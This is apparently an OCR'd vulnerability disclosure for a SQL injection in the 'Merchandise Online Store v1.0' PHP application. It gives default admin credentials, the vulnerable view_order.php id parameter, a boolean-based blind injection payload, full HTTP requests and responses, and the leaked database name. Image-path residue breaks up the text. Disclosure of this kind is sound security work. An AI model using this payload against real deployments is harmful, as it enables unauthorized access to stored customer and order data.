Merchandise Online Store v1.0 by oretnom23 has SQL injection

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The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/admin/orders/view_order.php?view=user&id=

Vulnerability location: /vloggers_merch/admin/orders/view_order.php?view=user&id=,id


[+] Payload: /vloggers_merch/admin/orders/view_order.php?view=user&id=2%27%20and%20length(database())%20=17--+ // Leak place ---> id

Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/admin/orders/view_order.php?view=user&id=2%27%20and%20length(dat
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


When length (database ()) = 16, Content-Length: 4252



```
GET
/vloggers_merch/admin/orders/view
_order.php?view=user&id=2%27%20an
d%20length(database())%20=16--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,a
pplication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0
.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=n23o4bgngdq5q3js6l0a0i6
r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 09:56:49 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 4252
Connection: close
Content-Type: text/html; charset=UTF-8

<script>location.href="http://192.168.1.19/vloggers_merch/admin/?page=orders"</script><div class
card-outline card-primary">
     <div class="card-body">
          <div class="conitaner-fluid">
               <p><b>Client Name: <br />
<b>Warning</b>:  Undefined variable $client in
<b>C:\xampp\htdocs\vloggers_merch\admin\orders\view_order.php</b> on line <b>27</b><br />
</b></p>
               <br />
<b>Warning</b>:  Undefined variable $order type in
```



http://192.168.1.19/vloggers_merch/admin/orders/view_order.php?view=user&id=2' and length(database()) =16--+

List of Orders

Show 10 entries

#	Date Order	Client	Total Amount	Paid	Status	Action
1	2021-07-28 14:08	Claire Blake	600	No	Pending	Action ▾
2	2021-07-28 13:50	Claire Blake	850	Yes	Picked Up	Action ▾

Showing 1 to 2 of 2 entries

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
VlogMerch - PHP (by: oretnom23) v1.0


When length (database ()) = 17, Content-Length: 2510



```
GET
/vloggers_merch/admin/orders/view
_order.php?view=user&id=2%27%20an
d%20length(database())%20=17--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,a
pplication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0
.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=n23o4bgngdq5q3js6l0a0i6
r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 09:56:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 2510
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="card card-outline card-primary">
     <div class="card-body">
          <div class="conitaner-fluid">
               <p><b>Client Name: Claire Blake</b></p>
                              <table class="table table-bordered">
                    <colgroup>
                         <col width="15%">
                         <col width="35%">
                         <col width="25%">
                         <col width="25%">
                    </colgroup>
```



```
http://192.168.1.19/vloggers_merch/admin/orders/view_order.php?view=user&id=2' and length(database()) =17--+
```

Client Name: Claire Blake

QTY	Product	Price	Total
2	Merch 101	300	600
	Total		**600**

Payment Method: cod

Payment Status: Unpaid

Order Type: Pick-up

Order Status:
Pending

Close